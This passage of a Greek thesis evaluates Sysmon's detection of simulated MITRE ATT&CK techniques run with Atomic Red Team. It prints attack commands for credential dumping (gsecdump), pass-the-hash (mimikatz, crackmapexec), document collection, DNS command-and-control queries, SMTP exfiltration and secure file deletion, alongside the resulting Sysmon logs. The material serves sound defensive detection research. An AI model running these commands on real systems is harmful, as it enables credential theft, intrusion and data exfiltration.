Η τεχνική που επιλέχθηκε είναι η T1003, πιο συγκεκριμένα αφορά την τεχνική “Credential Dumping”, η οποία εκτελείται διαβάζοντας την μνήμη του υπολογιστή. Το εργαλείο που χρησιμοποιήθηκε είναι το Gsecdump. Με αυτό το εργαλείο ένας κακόβουλος χρήστης μπορεί να αλληλοεπιδρά με την βάση δεδομένων SAM των Windows και με τα διαπιστευτήρια προσωρινής αποθήκευσης.

Ανίχνευση της επίθεσης

Η συγκεκριμένη τεχνική επίθεσης ανιχνεύθηκε από το σύστημα Sysmon, σύμφωνα με το Event ID με αριθμό 1 βλέπουμε ότι έγινε χρήση του εργαλείου Gsecdump το οποίο φαίνεται στο πεδίο “CommandLine” της *Εικόνας 39.*

```
02/26/2021 12:22:17 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=28539
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime: 2021-02-25 22:22:17.051
ProcessGuid: {b874c320-2319-6038-e957-000000000600}
ProcessId: 9156
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /c "C:\AtomicRedTeam\atomics\T1003\bin\gsecdump.exe -a"
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=77BB18931826 67D4B3614A55592C9DC42FBB831D,MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC7ED5909492B4F6,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {b874c320-e5b3-6037-481c-000000000600}
ParentProcessId: 7664
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 39 – Ανίχνευση της τεχνικής T1003 (Gsecdump)

4.3.7. Discovery TA0007

Η τακτική “Discovery” περιέχει τις τεχνικές με τις οποίες ο επιτιθέμενος χρησιμοποιεί για να αποκτήσει παραπάνω στοιχεία για ένα σύστημα και το εσωτερικό δίκτυο ενός οργανισμού. Οι συγκεκριμένες τεχνικές βοηθούν τον επιτιθέμενο να επιλέξουν τον πιο κατάλληλο επόμενο στόχο. Τα εργαλεία που χρησιμοποιούνται συνήθως εκμεταλλεύονται τις λειτουργίες του συστήματος για την διερεύνηση του. Επίσης ο πρωταρχικός στόχος αυτής

της τακτικής είναι η διερεύνηση του συστήματος για ένα ευάλωτο σύστημα με υψηλότερα δικαιώματα χρήσης.

Περιγραφή της επίθεσης -T1135

Η τεχνική που επιλέχθηκε είναι η T1135, η οποία αφορά τα μέσα που υπάρχουν για την αναζήτηση φακέλων και μονάδες δίσκου σε απομακρυσμένα συστήματα ως μέσο αναγνώρισης του επόμενου στόχου. Επίσης αυτό που βοηθάει σε αυτή την τεχνική είναι ότι τα δίκτυα περιέχουν συχνά κοινόχρηστους δίσκους δικτύου και φακέλους που επιτρέπουν στους χρήστες να έχουν πρόσβαση σε καταλόγους αρχείων σε διάφορα συστήματα σε ένα δίκτυο. Το σενάριο που εκτελέστηκε αφορά το Network Share Discovery των Windows, χρησιμοποιώντας την γραμμή εντολών όπως φαίνεται στην *Εικόνα 40.*

```
net view \\#{computer_name}
```

Εικόνα 40 - Τεχνική T1135

Ανίχνευση της επίθεσης

Η συγκεκριμένη επίθεση ανιχνεύθηκε με επιτυχία από το σύστημα παρακολούθησης, όπως βλέπουμε στο Event ID με αριθμό 1 χρησιμοποιήθηκε η εντολή “view”. Μάλιστα εντοπίστηκε και με το όνομα της τεχνικής “Remote System Discovery”. Πιο συγκεκριμένα όπως φαίνεται και στην *Εικόνα 41* η γραμμή εντολής που χρησιμοποιήθηκε ήταν η παρακάτω:

“C:\Windows\system32\net.exe” view \\localhost

```
02/26/2021 12:29:08 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=28798
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1018,technique_name=Remote System Discovery
UtcTime: 2021-02-25 22:29:08.565
ProcessGuid: {b874c320-24b4-6038-a359-000000000600}
ProcessId: 11332
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: "C:\Windows\system32\net.exe" view \\localhost
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=88B101598CC6726B7A57D02B1FA95BE1B272A821,MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E2B07F310F52BAA73CAAAAA124FDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B07
ParentProcessGuid: {b874c320-24b2-6038-a259-000000000600}
ParentProcessId: 7884
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {net view \\localhost
get-smbshare -Name localhost}
```

Εικόνα 41 - Ανίχνευση τεχνικής T1135

4.3.8. Lateral movement TA008

Η τακτική “Lateral Movement” αποτελείται από τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για πρόσβαση και έλεγχο απομακρυσμένων συστημάτων σε ένα δίκτυο. Η παρακολούθηση του πρωταρχικού τους στόχου απαιτεί συχνά την εξερεύνηση του δικτύου για να βρει τον στόχο του και στη συνέχεια να αποκτήσει πρόσβαση σε αυτό. Για την ολοκλήρωση αυτής της τακτικής οι επιτιθέμενοι ενδέχεται να εγκαταστήσουν δικά τους εργαλεία για την απομακρυσμένη πρόσβαση του συστήματος.

Περιγραφή της επίθεσης - T1550.002

Η τεχνική που επιλέχθηκε είναι η T1550.002 με όνομα “Pass the Hash”. Ό στόχος της συγκεκριμένης επίθεσης είναι χρησιμοποιώντας κωδικούς πρόσβασης τους οποίους έχουν υποκλέψει, να μετακινηθούν σε ένα άλλο σύστημα με υψηλότερα δικαιώματα παρακάμπτοντας τους μηχανισμούς πρόσβασης του συστήματος. Αποτελεί μια κακόβουλη μέθοδο αυθεντικοποίησης κατά την οποία ο χρήστης αυθεντικοποιείται στο σύστημα χωρίς να έχει πρόσβαση στον κωδικό πρόσβασης του χρήστη. Παρακάμπτει τα τυπικά βήματα ελέγχου ταυτότητας που απαιτούν κωδικό πρόσβασης σε κείμενο, μεταβαίνοντας απευθείας στο τμήμα της αυθεντικοποίησης του συστήματος χρησιμοποιώντας το κατακερματισμένο κωδικό πρόσβασης. Τα μέσα που χρησιμοποιήσαμε για να εκτελέσουμε την τεχνική ήταν το mimikatz και το crackmapexec, όπως βλέπουμε στις *Εικόνα 42* και *Εικόνα 43* αντίστοιχα.

```
#{mimikatz_path} sekurlsa::pth /user:#{user_name} /domain:#{domain} /ntlm:#{ntlm}
```

Εικόνα 42 - Τεχνική 1550.002(mimikatz)

```
crackmapexec #{domain} -u #{user_name} -H #{ntlm} -x #{command}
```

Εικόνα 43 - Τεχνική 1550.002(crackmapexec)

Ανίχνευση της επίθεσης

Από το σύστημα ανίχνευσης εντοπίστηκαν με επιτυχία και τα δύο κακόβουλα εργαλεία. Πιο συγκεκριμένα μέσω του Event ID με αριθμό 1 στην *Εικόνα 44* βλέπουμε ότι εκτελέστηκε το mimikatz και μάλιστα βλέπουμε το σημείο που έγινε η προσπάθεια της τεχνικής “Pass the hash”. Ενδιαφέρον έχει πως το σύστημα ανίχνευσης εντόπισε και την τεχνική “Masquerading”, αυτό συνέβη διότι χρησιμοποιήθηκε σύστημα αρχείων για την

προστασία φακέλων, το όποιο στην περίπτωση που εξετάζουμε είναι το “C://Windows/System32/”.

Με το ίδιο Event ID εντοπίστηκε από το σύστημα ανίχνευσης και το εργαλείο crackmacexec. Όπως φαίνεται και στην *Εικόνα 45* έγινε ακριβώς η ίδια προσπάθεια της τεχνικής “Pash the hash” όπως αναλύσαμε σχετικά με το mimikatz.

```
02/26/2021 12:42:45 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=29525
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: 2021-02-25 22:42:45.521
ProcessGuid: {b874c320-27e5-6038-035d-000000000600}
ProcessId: 3600
Image: C:\Users\draka\AppData\Local\Temp\mimikatz\x64\mimikatz.exe
FileVersion: 2.2.0.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
OriginalFileName: mimikatz.exe
CommandLine: C:\Users\draka\AppData\Local\Temp\mimikatz\x64\mimikatz.exe  sekurlsa::pth /user:Administrator /domain:atomic.local /ntlm:cc36cf7a8514893efccd3324464tkg1a
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=D241DF7B9D2EC0B8194751CD5CE153E27CC40FA4,MD5=A3CB3B02A683275F7E0A0F8A9A5C9E07,SHA256=31EB1DE7E840A342FD468E558E5AB627BCB4C542A8FE01AEC4D5BA01D539A0FC,IMPHASH=D8DEA7B557F0E6B5D9E18ABE9CE5220A
ParentProcessGuid: {b874c320-27e5-6038-025d-000000000600}
ParentProcessId: 12272
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe" /c "%tmp%\mimikatz\x64\mimikatz.exe sekurlsa::pth /user:Administrator /domain:atomic.local /ntlm:cc36cf7a8514893efccd3324464tkg1a"
```

Εικόνα 44 - Ανίχνευση τεχνικήςT1550.0029 (mimikatz)

```
02/26/2021 12:44:45 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=29572
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime: 2021-02-25 22:44:45.992
ProcessGuid: {b874c320-285d-6038-7a5d-000000000600}
ProcessId: 9328
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /c "crackmapexec atomic.local -u Administrator -H cc36cf7a8514893efccd3324464tkg1a -x whoami"
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=77BB1893182667D4B3614A55592C9DC42FBB831D,MD5=321A50053155122E6ACE9691197A8E3F,SHA256=100348552B388AB5D0095BB09EBF0EBC22668092FB8E0F92AC7ED5909492B4F6,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {b874c320-e5b3-6037-481c-000000000600}
ParentProcessId: 7664
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 45 - Ανίχνευση τακτικήςT1550.002 (crackmapexec)

4.3.9. Collection TA009

Η τακτική “Discovery” αποτελείται τεχνικές που μπορούν να χρησιμοποιήσουν οι επιτιθέμενοι για να συλλέξουν πληροφορίες που σχετίζονται με την παρακολούθηση των στόχων του αντιπάλου. Συχνά, ο επόμενος στόχος μετά τη συλλογή δεδομένων είναι η υποκλοπή των δεδομένων. Οι πιο κοινές πηγές δεδομένων περιλαμβάνουν διάφορους τύπους μονάδων δίσκου, προγράμματα περιήγησης, ήχο, βίντεο και email.

Περιγραφή της επίθεσης - T1119

Η τεχνική που επιλέχθηκε είναι η T1119 με όνομα “Automated Collection”. Πιο συγκεκριμένα ένας επιτιθέμενος μόλις εγκατασταθεί σε ένα σύστημα ή δίκτυο, μπορεί να χρησιμοποιήσει αυτοματοποιημένες τεχνικές για τη συλλογή εσωτερικών δεδομένων. Οι μέθοδοι για την εκτέλεση αυτής της τεχνικής θα μπορούσαν να περιλαμβάνουν τη χρήση ενός διερμηνέα εντολών και σεναρίων για αναζήτηση και αντιγραφή πληροφοριών που ταιριάζουν σε καθορισμένα κριτήρια, όπως τύπος, τοποθεσία ή όνομα αρχείου. Στην προκειμένη περίπτωση θα πραγματοποιηθεί αναζήτηση και εξαγωγή αρχείου

```
sc query type=service > %TEMP%\T1119_1.txt
doskey /history > %TEMP%\T1119_2.txt
wmic process list > %TEMP%\T1119_3.txt
tree C:\AtomicRedTeam\atomics > %TEMP%\T1119_4.txt
```


Εικόνα 46 - ΤεχνικήCollection T1119 (Αναζήτηση αρχείων)

```
mkdir %temp%\T1119_command_prompt_collection >nul 2>&1
dir c: /b /s .docx | findstr /e .docx
for /R c: %f in (*.docx) do copy %f %temp%\T1119_command_prompt_collection
```

Εικόνα 47 - Τεχνική T1119 - (Εξαγωγή αρχείων)


Ανίχνευση της επίθεσης

Το πρώτο στάδιο της επίθεσης ανιχνεύθηκε με επιτυχία από το σύστημα ανίχνευσης. Ο εντοπισμός έγινε από το Event ID με αριθμό 1 με όνομα τεχνικής “File and Directory Discovery”. Επίσης όπως φαίνεται και στην *Εικόνα 48* ότι έγινε χρήση του Tree Walk Utility της Microsoft.



Εικόνα 48 - Ανίχνευση τεχνικήςT1119 (Αναζήτηση αρχείων)

Ως προς το δεύτερο στάδιο της επίθεσης ανιχνεύθηκε και αυτό με επιτυχία από το Event ID με αριθμό 1 και όνομα τεχνικής “Credentials in Files”. Πιο συγκεκριμένα όπως φαίνεται από την *Εικόνα 49* χρησιμοποιήθηκε το Find String (QGREP) Utility της Microsoft για την εύρεση και εξαγωγή αρχείου με κατάληξη .doc.



Εικόνα 49 - Ανίχνευση τεχνικήςT1119 (Εξαγωγή αρχείων)

4.3.10. Command and Control TA0011

Η τακτική “Command and Control” αποτελείται από τις τεχνικές με τις οποίες οι επιτιθέμενοι μπορούν να χρησιμοποιήσουν για να επικοινωνήσουν με συστήματα τα οποία είναι στον έλεγχό τους εντός ενός δικτύου θυμάτων. Για την μη ανίχνευση αυτής, οι επιτιθέμενοι χρησιμοποιούν τεχνικές με τις οποίες προσπαθούν να μιμηθούν την κανονική, αναμενόμενη κίνηση δικτύου.

Περιγραφή της επίθεσης - T1071.004

Η τεχνική που επιλέχθηκε είναι η T1071.004. Πιο συγκεκριμένα αφορά τα μέσα που μπορεί να χρησιμοποιήσει ένας επιτιθέμενος χρησιμοποιώντας το πρωτόκολλο επιπέδου εφαρμογής του Domain Name System (DNS) για να αποφευχθεί η ανίχνευση ή το φιλτράρισμα του δικτύου συνδυάζοντας το με την υπάρχουσα κίνηση. Οι εντολές στο απομακρυσμένο σύστημα, και συχνά τα αποτελέσματα αυτών των εντολών, θα ενσωματωθούν στην κίνηση πρωτοκόλλου μεταξύ του πελάτη και του διακομιστή. Το μέσο της υλοποίησης αυτών των τεχνικών είναι ότι επειδή τα πακέτα του DNS περιέχουν πολλά πεδία και κεφαλίδες μπορούν να αποκρύπτουν δεδομένα μέσα σε αυτά. Η δοκιμή που θα προσομοιώσουμε αφορά την μαζικών ερωτημάτων DNS προς τον κακόβουλο διακομιστή όπως φαίνεται και στην *Εικόνα 50*

```
for($i=0; $i -le #{query_volume}; $i++) { Resolve-DnsName -type "#{query_type}" "#{subdomain}.$(Get-Random -Minimum 1 -Maximum 999999).#{domain}" -QuickTimeout}
```

Εικόνα 50 - Τακτική T1071.004

Ανίχνευση της επίθεσης

Η συγκεκριμένη επίθεση ανιχνεύθηκε με επιτυχία από το σύστημα παρακολούθησης, όπως βλέπουμε στο Event ID με αριθμό 22 και όνομα “DNSQuery”. Πιο συγκεκριμένα στην *Εικόνα 51* βλέπουμε πως πραγματοποιήθηκαν 9501 ερωτήματα στον DNS.

Εικόνα 51 - Ανίχνευση τακτικήςT1071.004 (Αποστολή μαζικών DNS ερωτημάτων)

4.3.10. Exfiltration TA0010

Η τακτική “Exfiltration”αποτελείται από τεχνικές που ενδέχεται να χρησιμοποιούν οι επιτιθέμενοι για να υποκλέψουν δεδομένα από το δίκτυό ενός συστήματος. Μόλις συλλέξουν τα δεδομένα, συχνή τακτική είναι να κάνουν συμπίεση ή κρυπτογράφηση των δεδομένων για να αποφύγουν τον εντοπισμό ενώ τα καταργούν. Οι τεχνικές για τη λήψη δεδομένων από ένα δίκτυο στόχου περιλαμβάνουν συνήθως τη μεταφορά τους μέσω ενός κακόβουλου διακομιστή. Η συγκεκριμένη τεχνική ανεβάζει και την επίπτωση της επίθεσης, ένα καλό παράδειγμα είναι οι επιθέσεις με Ransomware. Εάν το δίκτυο ενός οργανισμού μολυνθεί με Ransomware η επίπτωση μπορεί να είναι μικρή εάν εφαρμόζει πολιτικές και διαδικασίες ασφαλείας. Για παράδειγμα εάν έχει πολιτική αντίγραφων ασφαλείας το κόστος της επίθεσης είναι μικρό, εάν όμως ο επιτιθέμενος έχει καταφέρει και να εξάγει τα δεδομένα του οργανισμού τότε το κόστος είναι τεράστιο.

Περιγραφή της επίθεσης - T1048.003

Η τεχνική που επιλέχθηκε είναι η T1048.003. Αφορά το σύνολο των τεχνικών μέσω των οποίων ο επιτιθέμενοι υποκλέπτουν δεδομένα μέσω ενός μη κρυπτογραφημένου πρωτόκολλου δικτύου έκτος από εκείνο του υπάρχοντος καναλιού του κακόβουλου διακομιστή. Η απόκρυψη αυτών των δεδομένων μπορεί να γίνει χωρίς την χρήση κρυπτογράφησης και με πρωτόκολλα δικτύου που είναι εγγενώς μη κρυπτογραφημένα, όπως για παράδειγμα HTTP, FTP, SMTP ή DNS. Αυτό μπορεί να περιλαμβάνει αλγόριθμους κωδικοποίησης (όπως base64) καθώς και ενσωμάτωση δεδομένων εντός των κεφαλίδων και των πεδίων πρωτοκόλλου. Η τεχνική που προσομοιώσαμε αφορά την υποκλοπή συγκεκριμένου αρχείου μέσω του πρωτοκόλλου SMTP. Μετά την επιτυχή εκτέλεση της

Powershell, *Εικόνα 52, θα σταλθεί ένα μήνυμα ηλεκτρονικής αλληλογραφίας σε μια απομακρυσμένη διεύθυνση.*

```
Send-MailMessage -From #{sender} -To #{receiver} -Subject "T1048.003 Atomic Test" -Attachments #{input_file} -SmtpServer #{smtp_server}
```

Εικόνα 52 – Τακτική T1048.003

Ανίχνευση της επίθεσης

Από το σύστημα ανίχνευσης εντοπίστηκε με επιτυχία η απόπειρα αποστολής ηλεκτρονικής αλληλογραφίας. Πιο συγκεκριμένα η ανίχνευση έγινε μέσω του Event ID με αριθμό 1 με όνομα τεχνικής “PowerShell”. Στην πραγματικότητα αυτό που εντόπισε είναι η εντολή Powershell που εκτελέστηκε για να γίνει η αποστολή του ηλεκτρονικού μηνύματος.

```
02/26/2021 02:27:35 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=DESKTOP-DMP4DHJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=32675
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1059.001,technique_name=PowerShell
UtcTime: 2021-02-26 00:27:35.921
ProcessGuid: {b874c320-4077-6038-dc71-000000000600}
ProcessId: 5492
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" & {Send-MailMessage -From test@corp.com -To test@corp.com -Subject \""T1048.003 Atomic Test\"" -Attachments C:\Windows\System32\note
pad.exe -SmtpServer 127.0.0.1}
CurrentDirectory: C:\Users\draka\AppData\Local\Temp\
User: DESKTOP-DMP4DHJ\draka
LogonGuid: {b874c320-dd4f-6037-5cd2-c90100000000}
LogonId: 0x1C9D25C
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=F43D9BB316E30AE1A3494AC5B0624F6BEA1BF054,MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7
ParentProcessGuid: {b874c320-e5b3-6037-481c-000000000600}
ParentProcessId: 7664
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Εικόνα 53 - Ανίχνευση τακτικής T1048.003

4.3.11. Impact T0040

Η τακτική “Impact” είναι το σύνολο των τεχνικών για την χειραγώγηση, διακοπή και καταστροφή των συστημάτων και των δεδομένων ενός οργανισμού. Πιο συγκεκριμένα αποτελείται από τεχνικές που χρησιμοποιούν οι επιτιθέμενοι για επηρεάσουν την διαθεσιμότητα ή να θέσουν σε κίνδυνο την ακεραιότητα χειραγωγώντας επιχειρησιακές διαδικασίες. Οι τεχνικές που χρησιμοποιούνται για τον αντίκτυπο μπορούν να περιλαμβάνουν καταστροφή ή παραβίαση δεδομένων. Σε ορισμένες περιπτώσεις, οι επιχειρηματικές διαδικασίες μπορεί να φαίνονται ορθές, αλλά μπορεί να έχουν αλλάξει για να ωφελήσουν τους στόχους των επιτιθέμενων. Αυτές οι τεχνικές μπορεί να

χρησιμοποιηθούν για να ακολουθήσουν τον τελικό τους στόχο ή να παρέχουν κάλυψη για παραβίαση της εμπιστευτικότητας.

Περιγραφή της επίθεσης T1485

Η τεχνική που επιλέχθηκε είναι η T1485. Η οποία περιλαμβάνει τους τρόπους που ένας επιτιθέμενος ενδέχεται να καταστρέψει δεδομένα και αρχεία σε συγκεκριμένα συστήματα, υπηρεσίες και πόρους δικτύου. Με την καταστροφή των δεδομένων είναι πιθανό να τα αποθηκευμένα δεδομένα να είναι μη ανακτήσιμα, ακόμα και χρησιμοποιώντας εγκληματολογικές τεχνικές.

Σχετικά με το σενάριο που προσομοιώσαμε σχετίζεται με την διαγραφή ενός αρχείου. Όπως φαίνεται και στην *Εικόνα 54* θα διαγράψουμε ότι έχει καταγράψει το Sysmon χρησιμοποιώντας την εντολή “SDelete”.

```
if (-not (Test-Path #{file_to_delete})) { New-Item #{file_to_delete} -Force }
Invoke-Expression -Command "#{sdelete_exe} -accepteula #{file_to_delete}"
```

Εικόνα 54 - Τακτική T1485

Ανίχνευση επίθεσης.

Από το σύστημα ανίχνευσης εντοπίστηκε με επιτυχία την απόπειρα διαγραφής του αρχείου. Μέσα από το Event ID με αριθμό 1 με όνομα τεχνικής “PowerShell” βλέπουμε ότι εντόπισε τον κώδικα σε Powershell για την εκτέλεση της εντολής “SDelete”.

Εικόνα 55 - Ανίχνευση τακτικής T1485

5. Συμπεράσματα - Επίλογος

Τα εργαλεία EDR εισήγαγαν δυνατότητες για την ενίσχυση της ικανότητας του αμυνόμενου να εντοπίζει και να διερευνά περιστατικά. Ενώ αυτά τα εργαλεία μπορούν να κάνουν τη διαφορά, δεν μπορούν να τα αντέξουν από οικονομικής άποψης όλοι οι οργανισμοί. Δοκιμάζοντας το Sysmon το οποίο αποτελεί μια δωρεάν επιλογή καταλήξαμε στο συμπέρασμα ότι παρότι δεν διαθέτει μηχανισμούς απόκρισης για την αντιμετώπιση ενός περιστατικού όπως είναι η απομόνωση ενός μηχανήματος από το δίκτυο και η αποκατάσταση απειλών. Παρόλα αυτά μέσα από την έρευνα που έγινε είδαμε ότι παρέχει τηλεμετρία η οποία μπορεί να ανιχνεύσει με μεγάλη επιτυχία τεχνικές επιθέσεων από όλα τα στάδια.

